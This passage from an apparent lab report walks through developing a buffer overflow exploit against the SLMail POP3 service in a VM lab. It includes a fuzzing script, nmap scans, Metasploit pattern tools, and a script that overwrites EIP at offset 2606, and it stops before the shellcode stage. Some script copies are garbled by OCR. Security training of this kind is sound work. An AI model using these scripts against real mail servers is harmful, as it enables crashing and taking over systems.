        RX packets 6318  bytes 451910 (441.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 126  bytes 20058 (19.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 98  bytes 5838 (5.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 98  bytes 5838 (5.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2.14:Kali Linux IP

Command - **ping 192.168.204.143**

```
root@kali:~/Desktop/slmal# ping 192.168.204.143
PING 192.168.204.143 (192.168.204.143) 56(84) bytes of data.
64 bytes from 192.168.204.143: icmp_seq=1 ttl=128 time=0.677 ms
64 bytes from 192.168.204.143: icmp_seq=2 ttl=128 time=0.899 ms
64 bytes from 192.168.204.143: icmp_seq=3 ttl=128 time=0.907 ms
64 bytes from 192.168.204.143: icmp_seq=4 ttl=128 time=0.308 ms
64 bytes from 192.168.204.143: icmp_seq=5 ttl=128 time=0.266 ms
64 bytes from 192.168.204.143: icmp_seq=6 ttl=128 time=0.882 ms
64 bytes from 192.168.204.143: icmp_seq=7 ttl=128 time=0.859 ms
64 bytes from 192.168.204.143: icmp_seq=8 ttl=128 time=0.552 ms
64 bytes from 192.168.204.143: icmp_seq=9 ttl=128 time=0.567 ms
64 bytes from 192.168.204.143: icmp_seq=10 ttl=128 time=0.426 ms
64 bytes from 192.168.204.143: icmp_seq=11 ttl=128 time=0.446 ms
64 bytes from 192.168.204.143: icmp_seq=12 ttl=128 time=0.894 ms
64 bytes from 192.168.204.143: icmp_seq=13 ttl=128 time=0.673 ms
64 bytes from 192.168.204.143: icmp_seq=14 ttl=128 time=0.497 ms
64 bytes from 192.168.204.143: icmp_seq=15 ttl=128 time=1.10 ms
^C
--- 192.168.204.143 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14185ms
rtt min/avg/max/mdev = 0.266/0.663/1.101/0.242 ms
```

Figure 2.15:Checking Connection

After this we can confirm that the connection between Attack machine and the victim machine has been established.

### 2.5.4 Ensure the Port SLMail Port is up

After checking the connectivity, we need to check whether the exact port is up or not. So first I did a Nmap to victim machine using following command.

Command **- nmap 192.168.204.144 (Before starting the service)**

```
root@kali:~# nmap 192.168.204.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 03:23 EDT
Nmap scan report for 192.168.204.144
Host is up (0.00093s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:C0:E2:90 (VMware)
```

Figure 2.16:Checking ports before starting SLMail

Command **- nmap 192.168.204.144 (After starting the service)**

```
root@kali:~# nmap 192.168.204.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 03:23 EDT
Nmap scan report for 192.168.204.144
Host is up (0.00038s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:C0:E2:90 (VMware)
```

Figure 2.17:Checking ports after starting SLMail

After this result we can ensure that SLMail is running on port 110 and now the port is up and running.

### 2.5.5 Developing Exploit

The first step of creating Buffer Overflow is to see the bytes at which SLMail crashes. This will give framework to build the buffer Overflow. To check this, we are using Fuzzing. At some point a developer wrote the "POP3" server in programming language like "C". In those languages the developer is responsible to tell the computer how much data a variable is allowed to store. For example: The variable "UserPassword" is allowed to take "100 Bytes". If someone would have a very long password of let's say "101 Bytes". The application would truncate that because the "buffer" is too small. This is how it should be. If the developer forgets to be restrictive however, the application would happily accept the "101 Byte" long password. Nothing prevents you to send even more data: "200 Bytes", "2000 Bytes" - the application will take it and puts all this data into its memory. At some point however, it will crash because you have overwritten vital parts of the application itself. We will see this in action shortly. For now, we just need to know how much data we need to send the "POP3" service until it crashes.

To accomplish that I wrote a small script that connects to the "POP3" service, sends the USER command with a username as shown in the last phase and then the PASS command with junk data. For simplicity I choose the letter "A".

This is the fuzzing script that I used to replace EIP with 41's.

```
#!/usr/bin/python

import time, struct, sys

import socket as so


# Buff represents an array of buffers. This will be start at 100
and increment by 200 in order to attempt to crash SLmail.


buff=["A"]


# Maximum size of buffer.


max_buffer = 4000


# Initial counter value.


counter = 100


# Value to increment per attempt.
```

```
increment = 200



while len(buff) <= max_buffer:
    buff.append("A"*counter)
    counter=counter+increment

for string in buff:
     try:
        server = str(sys.argv[1])
        port = int(sys.argv[2])
     except IndexError:
        print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
        sys.exit()
     print "[+] Attempting to crash SLmail at %s bytes" % len(string)
     s = so.socket(so.AF_INET, so.SOCK_STREAM)
     try:
        s.connect((192.168.204.143,110))
        s.recv(1024)
        s.send('USER madura\r\n')
        s.recv(1023)
        s.send('PASS ' + string + '\r\n')
        s.send('QUIT\r\n')
        s.close()
     except:
        print "[+] Connection failed. Make sure IP/port are correct, or check debugger for SLmail crash."
        sys.exit()
```

Basically, this create an array of buff consisting of “A” character starting at 100 increment by 200 till 4000. After that it has a simple while loop which consist command line arguments for the IP and Port.

```python
#!/usr/bin/python
import time, struct, sys
import socket as so

# Buff represents an array of buffers. This will be start at 100 and increment by 200 in order to attempt to crash SLmail.

buff=["A"]

# Maximum size of buffer.

max_buffer = 4000

# Initial counter value.

counter = 100

# Value to increment per attempt.

increment = 200


while len(buff) <= max_buffer:
    buff.append("A"*counter)
    counter=counter+increment

for string in buff:
     try:
        server = str(sys.argv[1])
        port = int(sys.argv[2])
     except IndexError:
        print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
        sys.exit()
     print "[+] Attempting to crash SLmail at %s bytes" % len(string)
     s = so.socket(so.AF_INET, so.SOCK_STREAM)
     try:
        s.connect(('192.168.204.143',110))
        s.recv(1024)
        s.send('USER jesse\r\n')
        s.recv(1023)
        s.send('PASS ' + string + '\r\n')
        s.send('QUIT\r\n')
        s.close()
     except:
        print "[+] Connection failed. Make sure IP/port are correct, or check debugger for SLmail crash."
        sys.exit()
~
```

Figure 2.18:Fuzzing Script

```
root@kali:~/Desktop/slmal# python fuzzer.py 192.168.204.143 110
[+] Attempting to crash SLmail application at 1 bytes
[+] Attempting to crash SLmail application at 100 bytes
[+] Attempting to crash SLmail application at 300 bytes
[+] Attempting to crash SLmail application at 500 bytes
[+] Attempting to crash SLmail application at 700 bytes
[+] Attempting to crash SLmail application at 900 bytes
[+] Attempting to crash SLmail application at 1100 bytes
[+] Attempting to crash SLmail application at 1300 bytes
[+] Attempting to crash SLmail application at 1500 bytes
[+] Attempting to crash SLmail application at 1700 bytes
[+] Attempting to crash SLmail application at 1900 bytes
[+] Attempting to crash SLmail application at 2100 bytes
[+] Attempting to crash SLmail application at 2300 bytes
[+] Attempting to crash SLmail application at 2500 bytes
[+] Attempting to crash SLmail application at 2700 bytes
[+] Attempting to crash SLmail application at 2900 bytes
```

Figure 2.19:Fuzzing

After 2900 this will stop attempts. So that indicates the last successful connection was occurred at 2700 and at that point SLMail shoul crash. We can prove this by checking the status in windows VM.





Figure 2.20:Checking the EIP value

This shows that EIP was successfully overwritten with 41's which is the Hexadecimal equivalent of A. This determined that the crash occurred approximately at 2700 bytes. This also shows that the boundary hasn't been checked as I can inject my own data into the program and cause it to crash.

When going to the depth of this Registers;

The "CPU" loads data from "RAM" into those "registers" and then processes the data. We are just interested in two "registers" right now. "EIP" and "ESP" (the latter is highlighted). "EIP" is the "Extended Instruction Pointer". It tells the "CPU" where it needs to go after it is done with the current operation. Currently it is pointing to the memory-location of 41414141. "ESP" is the "Extended Stack Pointer". It always points to the top of the "stack". here the top of the "stack" is located at 00E8A128. It is basicly just the "RAM" allocated for the "SLMail" process. The screenshot shows that the content of the "stack" at that location is also "41's". It also shows, what "41" means. It's our character "A" we have sent in "hex" notation.

Our "A's" have overwritten "EIP" and crashed to program. This is proof that we have a "BufferOverflow" here. This is how EIP was overwrote. We provided more input than the application was able to handle, filling the normal buffer, overflowing into unknown space until we have overwritten so much that we destroyed the location where the application stored the "return" address. This address will be loaded into "EIP" after we provided our "password". The "return" address is the location where the application under normal circumstances would continue its operation. In this case probably doing a check if the provided user and password is correct. But because we overwrote the "return address" with 41414141 (an invalid address) the program crashes.

This in turn means two things:

- We control "EIP" and could also write valid addresses into it - allowing us to jump to a memory location of our choosing.

- We can put our own code on the stack, like a reverse shell, which we can run by jumping to it.

Each time the program is crashed, SLmail needs to be restarted, and it's process re-attached to Immunity.

Using the newly acquired information (EIP can be replaed & crash occurred at 2700) we can use ruby script called pattern_create.rb to generate a unique pattern with the length of 2700.

commands - **locate pattern_create**

- **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700**

And it will generate the following pattern and after pasting this in script it will everything I  the pattern to the SLMail.


Figure 2.21:Generated Pattern

We can use this to identify the location of the EIP.

```
#!/usr/bin/python
import time, struct, sys
import socket as so

pattern = "" ← Generated pattern should be in here

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]
   sys.exit()
```

```
s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((192.168.204.143,110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + pattern + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address
and port"
   sys.exit()
```

These are screen shots of the original script.

```
#!/usr/bin/python
import time, struct, sys
import socket as so


try:
    server = str(sys.argv[1])
    port = int(sys.argv[2])
except IndexError:
    print "[+] Usage example: python %s 192.168.204.144 110" % sys.argv[0]
    sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail Application...."
try:
    s.connect(('192.168.204.144',110))
    s.recv(1024)
    s.send('USER madura' +'\r\n')
    s.recv(1024)
    s.send('PASS ' + pattern + '\r\n')
    print "\n[+] Buffer Overflow Completed."
except:
    print "[+] Unable to connect to SLmail. Check your IP address and port"
    sys.exit()
~
~
~
```

Figure 2.22:Script without the pattern




Figure 2.23:Script with the pattern

Before executing this script SLMail service and immunity debugger should be restarted and attached.

After this we must run the script by using following command

Command - **python exploit1.py 192.168.204.143 110**




Figure 2.24:Executing exploit1

The program crashes instantly and the result is shown here.





Figure 2.25:Overwritten EIP value

We can copy now the value of “EIP” (**39694438**) from “Immunity Debugger” and give it a tool called pattern_offset. This tool can now calculate at which position in the created pattern this value is found.





Figure 2.26:Copying EIP Value

So, after copying this value run the following command to figure out the offset value.

Commands **- locate pattern_offset**

- **/usr/share/metasploit_framework/tools/exploit/pattern_offset -q 39694438**

The location was found at position 2606. This will become my offset in the exploit.





Figure 2.27:Matching Offset

So, after this result we are going to use this result to check whether we can reliably control the EIP.

Before going that step SLMail service and Immunity Debugger should be restarted.

```
#!/usr/bin/python


import time, struct, sys

import socket as so


bufferz = "A" * 2606 + "B" * 4 + "C" * 90


try:

   server = str(sys.argv[1])

   port = int(sys.argv[2])

except IndexError:

   print "[+] Usage example: python %s 192.168.204.143 110" % sys.argv[0]

   sys.exit()


s = so.socket(so.AF_INET, so.SOCK_STREAM)

print "\n[+] Attempting to send buffer overflow to SLmail...."

try:

   s.connect((192.168.204.143,110))

   s.recv(1024)

   s.send('USER madura' +'\r\n')
```

```
    s.recv(1024)
    s.send('PASS ' + bufferz + '\r\n')
    print "\n[+] Completed."
except:
    print "[+] Unable to connect to SLmail. Check your IP address
and port"
    sys.exit()
```

This script will send 2606 A’s, 4 B’s and 90 C’s and this is equal to the 2700 which cause a crash to the SLMail.





Figure 2.28:Script with offset value





Figure 2.29:Executing exploit2

After this we can move to the Windows 7 machine and check the status of the EIP. Proof is attached below this paragraph. We can see that EIP was overwritten with 42’s and which is the four ‘B’s at the end of the ‘A’s are found, and this confirms control over the EIP register. This means that we can reliably the EIP.




Figure 2.30:Overwritten EIP

After this process we need to find what are the bad characters. This means that the characters which are not rendered properly by SLMail. Therefore, it not functions properly final Buffer Overflow final Buffer Overflow will not be completed. This is important when generating the shellcode for exploit.

Before going to the Kali Linux to check the bad characters SLMail service and Immunity Debugger should be restarted.

